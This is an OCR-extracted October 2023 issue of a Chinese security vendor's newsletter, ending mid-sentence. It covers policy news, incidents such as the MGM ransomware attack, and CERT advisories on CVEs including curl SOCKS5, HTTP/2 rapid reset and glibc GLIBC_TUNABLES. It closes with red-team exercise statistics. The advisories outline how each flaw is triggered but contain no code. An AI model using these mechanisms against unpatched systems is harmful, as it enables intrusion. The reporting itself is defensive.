内部资料 免费交流

出版物准印证号：京内资准字 2122- L0058 号

SECURITY INSIDER

网安26号院

奇安信网络安全通讯

大型机构安全建设跃升之路

P15

第34期

2023 年 10 月

奇安信
新一代网络安全领军者

打造新一代中国特色的安全托管服务

时刻守护您的网络安全

奇安信安全托管服务以威胁发现为基础、以分析处置为核心、以发现隐患为关键、以解决客户问题为目标，7*24小时全天候全方位守护客户网络安全。

两种模式
模式随心选择

- 直营服务模式：奇安信产品+MSS
- 合作服务模式：技术、产品、服务整体托管

多种形态
全面助力建成

- 城市运营中心
- 行业安全运营中心
- 企业安全运营中心

两化融合
帮您真正实现

- 集中服务化：统一监测、预警与通报
- 服务集中化：标准统一、质量可控、资源共享

首创“云地结合”模式

打破传统的托管仅限“云端监测”的认知开辟“云地结合”模式，云端+地端实现真正的闭环服务。

7*24h实时持续监测

“地球不爆炸，我们不放假”——7*24h持续监测，充分保障常态化运营。

安全事件响应快一步

对APT攻击、网络攻击等长效监测，提前预警，响应快一步。

安全事件处置规范化

事前检测、事中分析、事后总结，真正实现闭环，并在实战中不断加固。

专家“一对一”指导

专家通过视频一对一的方式与您“面对面”沟通指导，不仅让您了解现状，还能防患于未然。

适合自己的才是最好的

10 月份的《网安 26 号院》专题，聚焦大型机构的网络安全建设，这一选题的源头其实源于一篇投稿。

这篇央企网络安全建设实践案例——《三年“三级跳”、能力四大跃升——某大型央企网络安全体系化建设之路》，分享了该企业如何短期内实现从“人海战术”+“应下尽下”，到“人数减少 75%”+“应留尽留”，完成安全能力“三级跳”。

这家大型央企的安全挑战、建设探索及成功经验，是否为同行带来一些借鉴意义呢？

其实，面对合规的压力、网络攻击的风险，包括大型机构的很多安全主管经常会陷入“我在哪里进行投资”的问题：是开展全面的体系化网络安全规划，让未来的安全建设更加有序？是加强机构的资产清理和管理，有效缩减攻击面，降低安全攻击的风险？还是持续增加安全运营投入，构建持续安全的基础？……但面对捉襟见肘的安全预算，安全当家人也只能是从众多需求中艰难做出选择。

针对“我应该在哪里投资”的问题，每个人都希望得到一份标准答案。但其实这并没有一刀切的解决方案。这一问题的答案很大程度上取决于提出问题的人。任何致力于保护机构免受网络风险的努力，都应从评估风险是什么开始。一个机构与另一个机构的风险可能有很大差异。

大型机构一般规模庞大，分支机构众多且分布各地，网络安全水平层次不齐，其网络安全建设，往往是难中之难。因此，我们就邀请到参与这一央企网络安全建设背后的奇安信安全专家，来现身说法，分别从如何进行安全规划、如何让安全运营价值显性化、如何进行攻击面管理，以及如何完善威胁情报体系等安全建设的关键问题，进行深入的分享。

任何机构的网络安全建设都需要服务自身的业务目标与战略，也就是适合自己的才是最好的。削足适履、盲目照搬别人的网络安全建设实践肯定不是可取的做法。

但本期的大型机构安全建设跃升之道专题干货满满，从充满真知灼见的专家访谈，到详尽的案例分享，每个用户都可以从中找到适合自己的安全建设路径。

总编辑

李建平

2023 年 10 月 1 日

CONTENTS

目录

安全态势

月度专题

从专家全面支招到成功实践分享，全面聚焦大型机构安全建设。顶级安全专家支招：从安全规划、安全运营、攻击面管理，到威胁情报体系完善。某大型央企成功实践分享：三年如何实现“三级跳”、能力实现四大跃升。

大型机构安全建设 跃升之路 P15

攻防一线

安全叨客

报告速递

专　栏

奇安资讯

《网安 26 号院》编辑部

主办　奇安信集团

总　编　辑：李建平
安全态势主编：王　彪
月度专题主编：李建平
攻防一线主编：魏开元
安全之道主编：张少波
安全叨客主编：魏开元
奇安资讯主编：陈　冲
报告速递主编：闫　延
专　栏主编：李建平

奇安信集团　虎符智库　安全内参

索阅、投稿、建议和意见反馈，请联系奇安信集团公关部

索阅邮箱：26hao@qianxin.com
地　　址：北京市西城区西直门外南路 26 院 1 号
邮　　编：100044
联系电话：（010）13701388557
出版物准印证号：京内资准字 2123– L0058 号
编印单位：奇安信科技集团股份有限公司
发送对象：奇安信集团内部人员
印刷数量：4500 本
印刷单位：北京博海升彩色印刷有限公司
印刷日期：2023 年 10 月 26 日

栏目主编　王彪

政策篇

国内，《商用密码应用安全性评估管理办法》正式发布，提出重要网络与信息系统使用商用密码应遵循“三同步一评估”要求，如违反本办法规定，最高可罚款 100 万元；

国际上，英国政府发布充分性认定条例，建立英美个人数据跨境传输“数据桥”，英国组织向美国的数据跨境传输将不再必须进行传输风险评估，推动数据安全高效流动。

国内

信安标委技术文件《生成式人工智能服务安全基本要求》公开征求意见

10 月 11 日全国信安标委官网消息，全国信息安全标准化技术委员会组织制定的技术文件《生成式人工智能服务安全基本要求》已形成征求意见稿，现公开征求意见。该文件给出了生成式人工智能服务在安全方面的基本要求，包括语料安全、模型安全、安全措施、安全评估等，适用于面向我国境内公众提供生成式人工智能服务的提供者提高服务安全水平，适用于提供者自行或委托第三方开展安全评估，也可为相关主管部门评判生成式人工智能服务的安全水平提供参考。

工信部《工业和信息化领域数据安全风险评估实施细则（试行）》公开征求意见

10 月 9 日工信部官网消息，工业和信息化部研究起草了《工业和信息化领域数据安全风险评估实施细则（试行）（征求意见稿）》，现公开征求意见。该文件共 17 条，主要规定了境内工业和信息化领域重要数据和核心数据处理者开展的数据安全风险评估活动的各项要求。该文件提出，重要数据和核心数据处理者每年完成至少一次数据安全风险评估。

国家密码管理局公布《商用密码应用安全性评估管理办法》《商用密码检测机构管理办法》

10 月 7 日国家密码管理局官网消息，国家密码管理局审议通过《商用密码应用安全性评估管理办法》《商用密码检测机构管理办法》，现正式公布，自 2023 年 11 月 1 日起施行。《商用密码应用安全性评估管理办法》共 21 条，主要内容包括总体要求、程序及内容要求、实施规范、监督检查及法律责任、其他事项。该文件提出，重要网络与信息系统使用商用密码应遵循“三同步一评估”要求，如违反规定，最高可罚款 100 万元。《商用密码检测机构管理办法》共 29 条，主要内容包括总体要求、资质认定条件和程序、从业规范、监督检查及法律责任、其他事项。

国家网信办《规范和促进数据跨境流动规定》公开征求意见

9 月 28 日国家网信办官网消息，国家互联网信息办公室起草了《规范和促进数据跨境流动规定（征求意见稿）》，现公开征求意见。该文件提出了多种豁免数据出境申报的场景，包括跨境购物、跨境汇款、机票酒店预订、签证办理等必须向境外提供个人信息的情形，在华外企向境外提供内部员工个人信息的情形，不是在境内收集产生的个人信息向境外提供的情形，无需数据安全评估等手续。该文件还提出，未被相关部门、地区告知或者公开发布为重要数据的，不需要作为重要数据申报数据出境安全评估。

国家标准《网络关键设备安全技术要求可编程逻辑控制器（PLC）》公开征求意见

9 月 21 日全国信安标委官网消息，全国信息安全标准化技术委员会归口的国家标准《网络关键设备安全技术要求可编程逻辑控制器（PLC）》现已形成标准征求意见稿，公开征求意见。该文件规定了列入网络关键设备的可编程逻辑控制器在设备标识安全、冗余、备份恢复与异常检测、漏洞和恶意程序防范、预装软件启动及更新安全、用户身份标识与鉴别、访问控制安全、日志审计安全、通信安全和数据安全等方面的安全功能要求及安全保障要求，适用于网络关键设备可编程逻辑控制器（PLC）的研发、测试等工作。

国际

美国四部门联合发布《改善运营技术和工控系统开源软件安全》指南

10 月 10 日 CISA 消息，美国网络安全与基础设施安全局（CISA）、联邦调查局、国家安全局、财政部联合发布了《改善运营技术（OT）和工控系统（ICS）开源软件安全》指南文件。该文件遵循 CISA 近期发布的开源软件安全路线图，向 OT/ICS 组织提出了三方面建议，包括支持开源软件的开发和维护、管理和修复 OT/ICS 环境中的漏洞、使用跨部门网络安全绩效目标作为采用与开源软件相关网络安全最佳实践的共同框架。

美国众议院通过《网络安全专家招聘现代化法案》

10 月 3 日 FedScoop 消息，美国众议院通过一项两党法案《网络安全专家招聘现代化法案》，旨在扩大合格申请人的范围，从而解决联邦网络安全岗位面临的人才短缺问题。该法案要求，除非法律要求，联邦机构不得对网络安全工作设定最低教育要求，只有在岗位能力与教育背景直接挂钩的情况下考虑申请人的教育水平。法案还要求人事管理办公室每年发布报告，详细介绍网络安全职位最低资质要求的变化、汇报担任此类职位人员的教育水平数据。提出该法案的众议员 Nancy Mace 表示，希望通过法案将联邦政府打造成网络安全的“模范雇主”。

美国政府拟更新联邦采购规则，设立联邦信息系统网络安全基线

10 月 3 日美国联邦公报网消息，美国国防部、总务管理局、国家航空航天局联合在《联邦公报》上发布拟议规定，公开征求意见。新规计划修订《联邦采购规则》，提出一套适用于联邦信息系统的网络安全基线要求，包括云环境 / 非云环境两类环境版本。此前，美国不同联邦机构采购的网络安全要求高低不一，带来了较多风险，新规将统一相关要求，各机构后续需删除采购合同中的重复要求，但可以保留高于基线的要求。

英国政府发布充分性认定条例，建立英美个人数据跨境传输“数据桥”

9 月 21 日英国政府网消息，英国政府宣布与美国建立“数据桥”，为此在议会制定并实施充分性认定条例，使个人数据在两个国家之间自由流动。该条例将于 10 月 12 日生效，届时将允许组织通过“欧盟 – 美国隐私框架的英国扩展”进行英美间数据跨境传输，无需进行传输影响评估和实施额外的传输保障措施。数据桥是英国政府描述“充分性”时首选的公开术语，指的是一项允许个人数据从英国流向另一个国家、且在此过程中无需进一步保障的决策。它代表着这些数据流向地之间的联系，也象征着英国与其他国家的国际合作方式。数据桥不具有互惠性，因此它不允许数据从其他国家自由地流向英国。

美国参议院提出两项法案推动加强农村网络安全

9 月 15 日美国参议院官网消息，美国参议员 Mike Rounds 和 Catherine Cortez Masto 提出了两项跨党派的立法，旨在保护农村和农业社区的网络安全，免受针对企业、基础设施和美国食品供应链的网络攻击。其中，《农村水系统网络安全法》将通过更新网络防御和技术支持，解决农村供水系统中的漏洞问题；《食品和农业行业网络安全支持法》将帮助农场和牧场主预防和应对包括勒索软件攻击在内的网络威胁。

事件篇

自 10 月 7 日哈马斯突袭以色列以来，全球众多黑客组织加入巴以冲突数字斗争战局，“选边站队”对以色列和巴勒斯坦数字基础设施开展网络攻击，黑客组织网络攻击构成了现代战争的数字冲突新前沿。

美国大型建材生产商遭网络攻击，公司运营被迫中断

10 月 11 日 Bleeping Computer 消息，美国大型建材生产商辛普森制造向证券交易委员会(SEC)提交 8-K 表格，披露了一起引发公司运营中断的网络安全事件。该公司表示，10 月 10 日发现了 IT 问题和应用程序中断问题，并很快发现问题是由网络攻击引起。为了应对这种情况，该公司关闭了所有受影响系统，以防攻击扩散。该公司称，正在实施的纠正过程可能需要一些时间，因此业务运营将继续中断。虽然发布了网络攻击导致业务运营暂停的公告，但公司的股票交易尚未受到负面影响。

全球众多黑客组织加入巴以冲突数字斗争战局

10 月 8 日 TimesNowNews 消息，自 10 月 7 日哈马斯突袭以色列以来，全球黑客组织正在“选边站队”，对以色列和巴勒斯坦数字基础设施开展网络攻击，在网络空间塑造了巴以冲突的第二战场。“孟加拉国神秘团队”“匿名者苏丹”“巴基斯坦疯狂团队”“Garnesia 团队”“甘诺赛团队”“摩洛哥黑客网络军”等伊斯兰黑客组织发起了代号为 OPISRAEL 和 OpIsraelV2 的行动，对以色列国家电力局、《耶路撒冷邮报》、总会计师等网站发起网络攻击，导致部分网站无法访问。“匿名者苏丹”甚至攻击了以色列“铁穹”导弹防御系统和以色列“警报”应用程序。亲俄罗斯黑客组织 Killnet 等也开始攻击以色列多个目标机构，并导致以色列政府网站下线。印度黑客组织则对巴勒斯坦国家银行和电信公司等目标发动网络攻击，其中黑客组织“印度网络力量”声称攻击致瘫了哈马斯官方网站。包括 SilenOne、Garuna Ops 和 Team UCC Ops 等其他亲以色列黑客组织也很活跃。黑客组织的网络攻击构成了现代战争的数字冲突新前沿。

美高梅度假村因勒索软件攻击损失超 7.3 亿元

10 月 5 日 Bleeping Computer 消息，美国知名酒店集团美高梅度假村向美国证交会披露，9 月发生的勒索软件事件不仅导致大量客户数据泄露，还迫使公司利润指标（EBITDAR）下调了约 1 亿美元（约合人民币 7.3 亿元）。据悉，与 BlackCat/ALPHV 勒索软件团伙的关联成员 Scattered Spider，利用社交工程方法侵入了美高梅网络，窃取了敏感数据，并加密了 100 多个 ESXi 虚拟机管理器。该事件大范围扰乱了美高梅业务运营，导致信息技术系统长时间中断，造成了实质性影响。公告称，“公司网站和移动端应用程序上的预订功能受到影响，导致入住率下降了 88%。不过，只有 9 月的入住率受到影响。”美高梅表示，财务影响将主要限于 2023 年第三季度，并不会对年度财务业绩产生重大影响。

全球最大移动虚拟运营商遭网络攻击，导致数百万用户通信中断

10 月 4 日 TechCrunch 消息，英国移动虚拟运营商巨头莱卡移动（Lyca Mobile）确认遭遇网络攻击，导致数百万用户的服务中断。该公司日前发布声明，称安全事件导

致客户无法通过其网站、应用程序或商店完成充值，一些国内、国际通话也受到干扰。声明还称，系统内部个人信息被访问，除美国、澳大利亚、乌克兰和突尼斯外，近 20 个国家地区的服务中断。莱卡移动自称是全球最大的移动虚拟运营商，基于英国网络运营商 EE 的基础设施开展业务，业务覆盖 23 个国家 / 地区，拥有超过 1600 万客户。

国际自动化巨头江森自控遭勒索软件攻击致部分运营中断

9 月 27 日 Bleeping Computer 消息，国际自动化巨头江森自控遭受勒索软件攻击，导致公司许多设备被加密，影响了公司及子公司的运营。据消息人士称，公司亚洲办事处首先遭受了攻击，随后影响范围变大，导致公司关闭了部分 IT 系统，多个子公司网站都显示技术中断的消息。据了解，勒索软件团队声称窃取了超过 27TB 内部数据，并加密了 VMWare ESXi 虚拟机，向公司索要 5100 万美元赎金。江森自控后续在提交美国证交会报告中确认了此次网络安全事件，表示正在调查，并与保险公司协商。

加拿大边境检查站遭网络攻击系统中断服务，边检延误超 1 小时

9 月 21 日 The Record 消息，加拿大边境服务署计算机遭到亲俄黑客组织 NoName057（16）的 DDoS 攻击。加拿大边境服务署表示，DDoS 攻击影响了机场自助值机机器和电子门的连接，但未确认攻击者身份。蒙特利尔机场管理局表示，由于自助值机机器发生故障，加拿大全国边境检查站处理到达人员工作出现重大延误。延误时间超过一小时之久。奇怪的是，据悉遭受攻击的系统应该处于隔离网，不知是如何被攻击的。

香港政府机构又遭黑客勒索，消委会海量数据将被“撕票”

9 月 22 日香港经济导报消息，香港消费者委员会计算机系统遭黑客入侵，投诉人及《选择》月刊订户资料外泄。据了解，黑客已向消委会提出勒索。黑客勒索邮件要求 9 月 23 日晚上 11 时 20 分前缴 50 万美元赎金。消委会 22 日召开记者会，消委会主席陈锦荣表示， 20 日被黑客入侵，时间长达 7 小时，八成系统被破坏，涉及员工、客户数据，以及其他内部记录。消委会强烈谴责黑客活动，称绝对不会交付赎金，并会全力配合警方调查。这是继 8 月中旬香港数码港发现遭黑客入侵致部分数据泄露后，再有香港公营机构遭到网络攻击致数据泄露的事件。

国家安全部发文起底美国情报机关网攻窃密的主要卑劣手段

9 月 20 日国家安全部消息，国家安全部公众号发布文章《起底美国情报机关网攻窃密的主要卑劣手段》，公布国家安全机关破获的系列美国间谍情报机关网络攻击窃密案件，揭秘了“黑客帝国”维护“网络霸权”的卑劣伎俩。文章称，2009 年，特定入侵行动办公室就开始入侵华为总部的服务器并持续开展监控。2022 年 9 月，又被发现长期持续地对包括西北工业大学在内的国内网络目标实施了上万次恶意网络攻击，控制了数以万计的网络设备，窃取了大量高价值数据。2022 年以来，我国网络安全机构已披露多款美情报部门网络攻击武器，如“电幕行动（Bvp47）”“量子(Quantum)”“酸狐狸（FOXACID）”“蜂巢（Hive）”等。美国情报部门利用这些规模化的武器装备对中国、俄罗斯等全球 45 个国家和地区开展长达十余年的网络攻击、网络间谍行动，网络攻击目标涵盖电信、科研、经济、能源和军事等核心重要领域。

政务系统承包商遭勒索攻击，哥伦比亚国家政务服务陷入瘫痪

9 月 16 日 The Record 消息，哥伦比亚卫生和社会保护部、司法部门、工商监管等部门宣布，由于美国技术提供商 IFX 网络公司遭遇网络攻击，引发一系列问题，限制了这些部门的运作能力。卫生和社会保护部表示提供全国服务的应用已无法访问，司法部门表示官网已经关闭，最高法院则因此暂停所有听证会。IFX 网络公司号称拉丁美洲最大的云业务服务商，为当地十余个国家提供网络托管服务。

漏洞篇

开源软件基础组件频频曝光高危漏洞，包括 curl、libcue、libvpx、libwebp 等，风险等级高且影响范围广，较易形成软件供应链安全危机，建议客户尽快做好自查及防护。

Microsoft 流式处理代理权限提升漏洞安全风险通告

10 月 12 日，奇安信 CERT 监测到 Microsoft 流式处理代理权限提升漏洞 (CVE-2023-36802)。Windows 多媒体框架服务中的组件 Microsoft Kernel Streaming Server(mskssrv.sys) 中存在对象类型混淆漏洞，通过该漏洞，具有低权限的本地攻击者可以在越界内存上执行流对象操作，从而在内核中执行恶意代码，最终可以将权限提升至 SYSTEM。目前奇安信 CERT 已成功复现该漏洞，鉴于该漏洞影响范围较大，建议客户尽快做好自查及防护。

curl SOCKS5 堆溢出漏洞安全风险通告

10 月 11 日，奇安信 CERT 监测到官方发布新版本修复 curl SOCKS5 堆溢出漏洞 (CVE-2023-38545)。当使用 socks5 代理时，如果主机名大于 255，curl 会尝试使用本地解析代替远程解析，但没有按照预期工作，导致内存损坏，攻击者可以构造恶意主机名触发漏洞，成功利用该漏洞将造成代码执行。鉴于此漏洞影响范围较大，建议客户尽快做好自查，经奇安信 CERT 研判漏洞利用条件苛刻，客户不必惊慌，可酌情排期修复。

HTTP/2 协议拒绝服务漏洞安全风险通告

10 月 11 日，奇安信 CERT 监测到互联网上公开近几个月利用 HTTP/2 协议拒绝服务漏洞 (CVE-2023-44487) 进行攻击的详细信息。恶意攻击者可通过打开多个请求流并立即通过发送 RST_STREAM 帧，取消请求，通过这种办法可以绕过并发流的限制，导致服务器资源的快速消耗。鉴于此漏洞影响产品较多，并已存在在野利用，建议客户尽快做好自查及防护。

libcue 远程代码执行漏洞安全风险通告

10 月 10 日，奇安信 CERT 监测到 libcue 远程代码执行漏洞 (CVE-2023-43641)。libcue 中存在越界访问漏洞，未经身份验证的远程攻击者诱导 GNOME 桌面环境的用户在从恶意网页下载 CUE 表后，tracker-miners 会使用 libcue 来解析该具有 .cue 文件拓展名的恶意文件，从而触发 libcue 上的漏洞，最终可以在目标机器上执行任意代码。libcue 存在于 GNOME 中，被许多开源操作系统使用，此漏洞影响范围较大，建议客户尽快做好自查及防护。

Exim 代码执行漏洞安全风险通告

10 月 9 日，奇安信 CERT 监测到 Exim 代码执行漏洞 (CVE-2023-42115)。Exim 存在代码执行漏洞，该漏洞是由于用户输入验证不当所导致的越界写入。在开启外部身份认证后，未经身份验证的远程攻击者可以利用该漏洞在服务账户的上下文中执行代码。鉴于此漏洞影响范围较大，建议客户尽快做好自查及防护。

Apple iOS 及 iPadOS 本地权限提升漏洞安全风险通告

10 月 7 日，奇安信 CERT 监测到 Apple iOS 及

iPadOS 本地权限提升漏洞 (CVE-2023-42824)。该漏洞存在于 Apple iOS 及 iPadOS 的内核中，可能允许本地攻击者利用此漏洞在受影响的 iPhone、iPad 上提升权限。目前 Apple 获悉一份报告，称此漏洞可能已在 iOS<16.6 版本中被积极利用。鉴于此漏洞已发现在野利用，建议客户尽快做好自查及防护。

Glibc ld.so 本地权限提升漏洞安全风险通告

10 月 7 日，奇安信 CERT 监测到 Glibc ld.so 本地权限提升漏洞 (CVE-2023-4911)。GNU C 库的动态加载器 ld.so 在处理 GLIBC_TUNABLES 环境变量时存在缓冲区溢出漏洞。可能允许本地攻击者在运行具有 SUID 权限的二进制文件时通过恶意的 GLIBC_TUNABLES 环境变量来提升系统权限。目前，此漏洞技术细节及 PoC 已在互联网上公开，同时奇安信 CERT 已复现此漏洞，鉴于此漏洞影响范围较大，建议客户尽快做好自查及防护。

TorchServe 服务端请求伪造漏洞安全风险通告

10 月 7 日，奇安信 CERT 监测到 TorchServe 服务端请求伪造漏洞 (CVE-2023-43654)。TorchServe 是一个用于在生产中服务和扩展 PyTorch 模型的工具。TorchServe 在默认配置下允许用户通过任意 URL 来加载模型，远程未授权攻击者可能利用此漏洞远程下载文件并将其写入磁盘，组合 CVE-2022-1471 可能导致远程代码执行。值得注意的是，该系统官方提示安全风险，默认情况下端口仅监听在本地，但仍存在未遵循官方建议监听在 0.0.0.0，导致公网暴露的情况。奇安信 CERT 已监控到在野利用，建议客户尽快做好自查及防护。

Atlassian Confluence Data Center and Server 权限提升漏洞安全风险通告

10 月 5 日，奇安信 CERT 监测到 Atlassian 发布 Confluence Data Center and Server 权限提升漏洞 (CVE-2023-22515) 通告。Confluence Data Center and Server 存在权限提升漏洞，未经身份验证的远程攻击者可以利用该漏洞来创建未授权的 Confluence 管理员账户并访问 Confluence 实例。目前，奇安信 CERT 已监测到此漏洞在野利用，鉴于此漏洞影响范围较大且存在在野利用，建议客户尽快做好自查及防护。

Microsoft 流式处理服务特权提升漏洞安全风险通告

9 月 28 日，奇安信 CERT 监测到 Microsoft 流式处理服务特权提升漏洞 (CVE-2023-29360) 技术细节、POC 及 EXP 在互联网上公开。由于 mskssrv 驱动程序中数据验证不当，引用用户提供的值作为指针时缺少验证，导致未经身份验证的本地攻击者可以利用此漏洞将权限提升至 SYSTEM。目前，奇安信 CERT 已分析并复现此漏洞，鉴于该漏洞 EXP 等已公开，现时威胁上升，建议客户尽快做好自查及防护。

Google Chrome libvpx 堆缓冲区溢出漏洞安全风险通告

9 月 28 日，奇安信 CERT 监测到 Google Chrome libvpx 堆缓冲区溢出漏洞 (CVE-2023-5217) 存在在野利用。Google Chrome libvpx 的 VP8 编码中存在堆缓冲区溢出漏洞，未经身份认证的远程攻击者诱导受害者点击特制的链接，成功利用该漏洞将导致应用程序崩溃或任意代码执行等。目前，此漏洞已检测到在野利用，鉴于此漏洞影响范围较大，建议客户尽快做好自查及防护。

Google libwebp 远程代码执行漏洞安全风险通告

9 月 27 日，奇安信 CERT 监测到 Google libwebp 远程代码执行漏洞 (CVE-2023-4863)。libwebp 在解析 WebP 格式图片时，会使用霍夫曼编码来构造霍夫曼编码表，并进行解码得到原始图像。在分配霍夫曼编码表的内存空间时，解码器提前会将所有一级表和二级表的空间同时分配。但是由于霍夫曼编码表数据读取自图片，未正确校验数据大

小。当攻击者构造非法的霍夫曼表时，可以使得表的总内存大小超过预分配的大小，导致堆缓冲区溢出漏洞。目前，奇安信 CERT 已监测到此漏洞在野利用，鉴于此漏洞影响范围极大，建议客户尽快做好自查及防护。

Linux Kernel 本地权限提升漏洞安全风险通告

9 月 26 日，奇安信 CERT 监测到 Linux Kernel 本地权限提升漏洞 (CVE-2023-35001)。Linux 内核 Netfilter 模块 nft_byteorder_eval 函数存在越界写入漏洞。具有 CAP_NET_ADMIN 权限的本地攻击者可以利用该漏洞将权限提升至 ROOT 权限。鉴于该漏洞影响范围极大，建议客户尽快做好自查及防护。

用友 GRP-U8 SQL 注入漏洞安全风险通告

9 月 22 日，奇安信 CERT 监测到用友 GRP-U8 SQL 注入漏洞 (QVD-2023-22742)。在用友 GRP-U8 的 bx_historyDataCheck jsp 存在 SQL 注入漏洞，由于用友 GRP-U8 未对用户的输入进行有效的过滤，直接将其拼接进了 SQL 查询语句中，导致系统出现 SQL 注入漏洞。目前该漏洞 PoC 已公开，奇安信 CERT 已复现此漏洞，鉴于该漏洞影响范围较大，建议客户尽快做好自查及防护。

Apple 多产品多个高危漏洞安全风险通告

9 月 22 日，奇安信 CERT 监测到 Apple 修复多个高危在野利用漏洞，包括 CVE-2023-41991 Apple 多产品安全特性绕过漏洞、CVE-2023-41992 Apple 多产品权限提升漏洞、CVE-2023-41993 Apple 多产品代码执行漏洞。目前这三个漏洞已发现在野利用事件，鉴于这些漏洞影响范围极大，建议客户尽快做好自查及防护。

Windows 内核权限提升漏洞安全风险通告

9 月 21 日，奇安信 CERT 监测到 Windows 内核权限提升漏洞 (CVE-2023-35359) 细节、PoC 及 EXP 在互联网上公开。由于 Windows 发生未处理的异常时，程序将尝试唤醒 Windows 错误报告（WER）服务进行日志记录和分析。当唤醒失败时，故障程序将创建一个 WerFault.exe 子进程来收集程序特定的信息。当故障程序是模拟当前用户的特权进程时，可以使用伪造的 DoS 设备映射来劫持进程创建，并以高完整性执行任意代码，最终实现权限提升。具有低权限的本地攻击者利用该漏洞，可以将权限提升至 SYSTEM。目前，奇安信 CERT 已分析并复现此漏洞，鉴于该漏洞 EXP 等已公开，现时威胁上升，建议客户尽快做好自查及防护。

用友 U8Cloud ServiceDispatcher 反序列化漏洞安全风险通告

9 月 20 日，奇安信 CERT 监测到用友 U8Cloud ServiceDispatcher 反序列化漏洞 (QVD-2023-22491)。未经身份验证的远程攻击者通过 ServiceDispatcher 接口发送恶意数据包，利用反序列化数据包，成功利用该漏洞可以命令执行，导致系统被攻击与控制。鉴于此漏洞利用难度低，建议受影响用户尽快安装补丁，部署 WAF、RASP 等工具，同时避免用友 U8Cloud 系统暴露在公网。

JumpServer 未授权访问漏洞安全风险通告

9 月 19 日，奇安信 CERT 监测到 JumpServer 未授权访问漏洞 (CVE-2023-42442)。未经身份验证的远程攻击者利用该漏洞可以访问录像文件，远程获取到敏感信息。如果会话重播存储在 S3 或 OSS 或其他云存储中，则不受影响。鉴于此漏洞影响范围较大，建议客户尽快做好自查及防护。

注：使用公司邮箱发送企业名称和需开通订阅的邮箱地址至 cert@qianxin.com，即可申请订阅最新漏洞通告。

对抗篇

国内攻防演习 9 月态势：哪些薄弱点最易被利用?

作者 | 奇安信安服团队

一、本月演习整体情况

2023 年 9 月，奇安信 Z-TEAM 团队共承接攻防演习服务 25 场，其中省级攻防演习 2 场，地市级攻防演习 7 场，客户自主攻防演习 16 场。

本月承接攻防演习数量与上月对比呈明显上升趋势（见图 1）。

本月承接的攻防演习涉及政府部委、企业、金融行业较多，此情况较上月承接攻防演习涉及行业范围数据有明显变化，政府部委和企业行业攻防演习数量增长明显（见图 2）。

本月攻防演习成果如表 1 所示:




图 1 8-9 月 Z-TEAM 承接攻防演习数量统计




图 2 2023 年攻防演习涉及行业统计

目标系统	靶 标	强隔离内网	核心业务网	网 站	堡垒机	安全设备	业务系统	服务器
数量	32	57	71	121	103	187	656	8821

表 1

二、本月任务目标特点

本月攻防演习和评估任务行业比较分散，演习目标覆盖面比较广，涵盖了政府部委、金融、企业、电力等其他行业。企业信息化建设逐渐完善，纷纷进行数字化转型，但存在业务开放、系统环境复杂，同时由于互联网和信息技术的迅速发展，企业行业网络安全问题日益凸显。为了防止此类事件的发生，必须根据企业的实际情况，制定防范措施，确保企业网络的安全性。企业行业在本月攻防演习中占比为 28%（见图 3）。




图 3 9 月攻防演习分布

三、主要攻击手段分析

基于本月奇安信 Z-TEAM 团队实战成果，本月任务中对多个行业的网络目标进行了攻击分析，对不同的行业目标使用不同攻击手段，如政府部委、电力行业外网突破的主要手段包括漏洞扫描利用和口令爆破等；企业行业、其他主要是钓鱼攻击和漏洞扫描利用等；金融外网突破的主要手段包括漏洞利用和 VPN 仿冒接入、隐秘隧道外联等。各个行业使用的主要技术手段分布如下（见图 4）。

本月攻防演习服务中，攻击队使用攻击手段主要有：漏洞扫描利用、口令爆破、钓鱼攻击、VPN 仿冒接入、隐秘隧道外联等。

整体攻击手段与上月对比，漏洞扫描利用手段利用率基本趋同，口令爆破和隐秘隧道外联手段有明显下降趋势，钓鱼攻击和 VPN 仿冒接入有明显上升趋势（见图 5）。

在进行本月针对企业行业的攻防演习任务时，我们对所涉及行业的演习数据进行了深入分析。结果显示，钓鱼攻击是针对目标网络的主要攻击手段之一，其主要目的在于建立起攻击支撑点，以此实现对外网或内网的定向攻击。攻击者一旦通过钓鱼攻击




图 4 行业攻击手段分布

